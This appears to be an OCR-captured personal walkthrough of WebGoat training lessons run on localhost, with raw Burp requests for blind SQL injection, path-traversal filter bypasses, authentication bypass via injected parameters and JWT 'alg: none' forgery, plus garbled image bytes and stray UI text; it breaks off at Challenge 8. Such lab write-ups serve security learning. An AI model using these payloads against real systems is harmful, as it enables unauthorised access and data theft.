- Then we can guess the first 3 numbers of the IP as the last is given to us. Again, if the order is by status, that means its wrong so you guess by trying additional digit. After every successful digit, increase the substring length.
  - 
```
GET /WebGoat/SqlInjectionMitigations/servers?column=
(CASE+WHEN+(SELECT+substring(ip,1,1)+FROM+servers+WHERE+hostname='webgoa
t-prd')+=+'1'+THEN+id+ELSE+status+END) HTTP/1.1
```
  - 
```
GET /WebGoat/SqlInjectionMitigations/servers?column=
(CASE+WHEN+(SELECT+substring(ip,1,3)+FROM+servers+WHERE+hostname='webgoa
t-prd')+=+'104'+THEN+id+ELSE+status+END) HTTP/1.1
```
  - This ends up being a success




IP address webgoat-prd server: 104.130.219.202

Congratulations. You have successfully completed the assignment.

Path Traversal

Challenge 2


Simply upload a photo, and as there is no sanitization on the full name field, change your name such that its preceded by ../ for example



Full Name: ../alex

Challenge 3:

The site searches for a pattern and removes it, this case the pattern is "../" so if you send a pattern designed to be modified in such a way that the result ends with "../" you'll win: so I send "…/./"




Burp Suite Community Edition v2022.8.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: http://localhost:8080
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 4
Request Cookies 1
Request Headers 18
Response Headers 6
0 matches
Done
392 bytes | 225 mill

```
 2¡48puBeODTo(²& I4yn aYOeuAdO·Ovb≡IVEQe»B;Z+ö!
÷EEEO`2*-²dØPP  A@BÑB4"DlO@4P¸Z`ÈE!b
E¨Ùb +`#
ä@@#dÚè-k &Ô  PB((dÈH¤)r2È!S Lr(dÀ*@2Dæä"d d
¢d@$PÈ®@9ddÿÙ
------WebKitFormBoundaryF2S8RBxWdYgZ6vu0
Content-Disposition: form-data; name="fullNameFix"

.../../test
------WebKitFormBoundaryF2S8RBxWdYgZ6vu0
Content-Disposition: form-data; name="emailFix"

test@test.com
------WebKitFormBoundaryF2S8RBxWdYgZ6vu0
Content-Disposition: form-data; name="passwordFix"

test
------WebKitFormBoundaryF2S8RBxWdYgZ6vu0--

```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 24 Nov 2022 19:20:48 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the
  assignment.",
  "output":null,
  "assignment":"ProfileUploadFix",
  "attemptWasMade":true
}
```

Challenge 4:

This time I changed the filename to be ../*fileName.ext*




```
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
mm9UrhtqgrygO_1PMfAMSpSVy2XlJ-lPZ4KYNTmp
Connection: close

------WebKitFormBoundaryO5LAjuiDNMJNHauc
Content-Disposition: form-data; name="
uploadedFileRemoveUserInput"; filename="
../porsche-zoom2.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛC


 '
.)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQR0ÿÛC&&05-500000000
00000000000000000000000000000000000000000ÿÀ8ÿÄÿÄJ!1A"Q
a2q#3BRi$4b±ÁÑCráSD¢ðñ%5cTs£²ÂÒÿÄÿÄ51!A2Q"aqðB±#¡3RÁÑáb
ñ$ÿÚ?ð¥m@ D(@@õXõ'A
¨·ÐoF¶¶MÛ/xO ø´BèüK¨¢x|³1%beOR¾/÷DÉiâLna°ke
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 24 Nov 2022 19:30:18 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the
  assignment.",
  "output":null,
  "assignment":"ProfileUploadRemoveUserInput",
  "attemptWasMade":true
}
```

Challenge 5:

You can manipulate the image request, such that the directory structure is returned, form there you can find where the secret is locate:



Request


```
GET /WebGoat/PathTraversal/random-picture?id=
%2e%2e%2f%2e%2e%2f HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
mm9UrhtqgrygO_1PMfAMSpSVy2XlJ-lPZ4KYNTmp
Connection: close

```

Response

```
HTTP/1.1 404 Not Found
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: /PathTraversal/random-picture?id=.jpg
X-Frame-Options: DENY
Content-Type: application/octet-stream
Content-Length: 323
Date: Thu, 24 Nov 2022 19:45:10 GMT

/home/kali/.webgoat-8.2.2/PathTraversal/cats/../../path-t
raversal-secret.jpg,/home/kali/.webgoat-8.2.2/PathTravers
al/cats/../../data,/home/kali/.webgoat-8.2.2/PathTraversa
l/cats/../../PathTraversal,/home/kali/.webgoat-8.2.2/Path
Traversal/cats/../../ClientSideFiltering,/home/kali/.webg
oat-8.2.2/PathTraversal/cats/../../XXE
```

Challenge 7

is broken, all I had to do was upload a zip and It said I passed



A2 Broken Authentication


Authentication Bypasses

Can happen in many ways but usually takes advantage in some flaw or logic of authentication e.g. Google remembering your passwords, when someone takes your phone from you. The simplest form is a reliance on a hidden input that is in the webpage or DOM. Sometimes if an attacker doesn't know the correct value of a parameter they may remove the parameter from the submission altogether to see what happens if an area of a site is not protected properly by configuration, that area of the site may be accessed by guessing/brute-forcing.

Challenge 2

can be completed by sending exactly 2 parameters in the post request, however they cannot match the fields that already exists.The java implementation is that of a hash map - if the fields don't exist, you can add them with the key=value format, and the operation returns true if successful.

- NOTE: there is a text parser that ensures whatever you enter has a substring at beginning of "secQuestion"



```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
Content-Length: 122
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
mm9UrhtqgrygO_1PMfAMSpSVy2XlJ-lPZ4KYNTmp
Connection: close

secQuestionNotRealQuestion=True&
secQuestionAlsoNotRealQuestion=True&jsEnabled=1&
verifyMethod=SEC_QUESTIONS&userId=12309746
```


```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 24 Nov 2022 20:15:29 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congrats, you have successfully verified the account
  without actually verifying it. You can now change your
   password!",
  "output":null,
  "assignment":"VerifyAccount",
  "attemptWasMade":true
}
```

JWT Tokens

Stands for JSON web tokens for authentication and the common pitfalls you'll need to be away of when using JWT. Tokens are in base64 and consists of a Header, Claims, and signature.

Challenge 3

Copy and paste the given token into an online decoder. I used *token.dev*



JWT String Jwt is expired

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDog
Im15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZ
GE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ8
6-zKDSntJQyHPpJ2mZAbnWRfel99iI
```

Header

```
{
  "alg": "HS256"
}
```


Payload

```
{
  "authorities": [
    "ROLE_ADMIN",
    "ROLE_USER"
  ],
  "client_id": "my-client-with-secret",
  "exp": 1607099608,
  "jti": "9bc92a44-0b1a-4c5e-be70-da52075b9a84",
  "scope": [
    "read",
    "write"
  ],
  "user_name": "user"
}
```

Challenge 5

Refer to the format of a JWT, you need to:


- Decode what you send when you try to reset the data.
- Then you need to modify it such that
  - The algorithm is set to "None"
  - The "admin" field is set to true
- remove the "signature" but be sure to keep the final period
  - If you remove the final period it will no longer be a valid JWT token


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
14 ×
Send
Cancel
Target: http://localhost:8080
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers

```
POST /WebGoat/JWT/votings HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: access_token=
eyJhbGciOiJub25lIn0.eyJpYXQiOjE2NzAxOTAwOTQsImFkbWluIjoi
dHJ1ZSIsInVzZXIiOiJKZXJyeSJ9.; JSESSIONID=
mm9Urhtqgryg0_1PMfAMSpSVy2XlJ-lPZ4KYNTmp
Connection: close
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 24 Nov 2022 21:49:08 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the
  assignment.",
  "output":null,
  "assignment":"JWTVotesEndpoint",
  "attemptWasMade":true
}
```

Name	Value
Host	localhost:8080
Content-Length	0
sec-ch-ua	"Chromium";v=
Accept	*/*
Content-Type	application/x-w
X-Requested-Wi...	XMLHttpReque
sec-ch-ua-mobile	?0
User-Agent	Mozilla/5.0 (Wi
sec-ch-ua-platfo...	"Linux"
Origin	http://localhost


https://projectfreetv.space/
MAVzone | Colorado Mesa
(2) RPG Playlist - Peace
JWT Debugger
token.dev
Verified!
Algorithm "alg", defined in header is invalid or unsupported

Algorithm: none

JWT String

```
eyJhbGciOiJub25lIn0.eyJpYXQiOjE2NzAxOTAwOTQsImFkbWluIjoidHJ1ZSIsInVzZXIiOiJKZXJyeSJ9
```


Header

```
{
  "alg": "none"
}
```

Payload

```
{
  "iat": 1670190094,
  "admin": "true",
  "user": "Jerry"
}
```

Challenge 7




Congratulations. You have successfully completed the assignment.

1. What is the result of the first code snippet?
   - Solution 1: Throws an exception in line 12
   - Solution 2: Invoked the method removeAllUsers at line 7
   - Solution 3: Logs an error in line 9


2. What is the result of the second code snippet?
   - Solution 1: Throws an exception in line 12
   - Solution 2: Invoked the method removeAllUsers at line 7
   - Solution 3: Logs an error in line 9

Challenge 8

First you need to decode the token, I used hashcat and the following sequence of steps

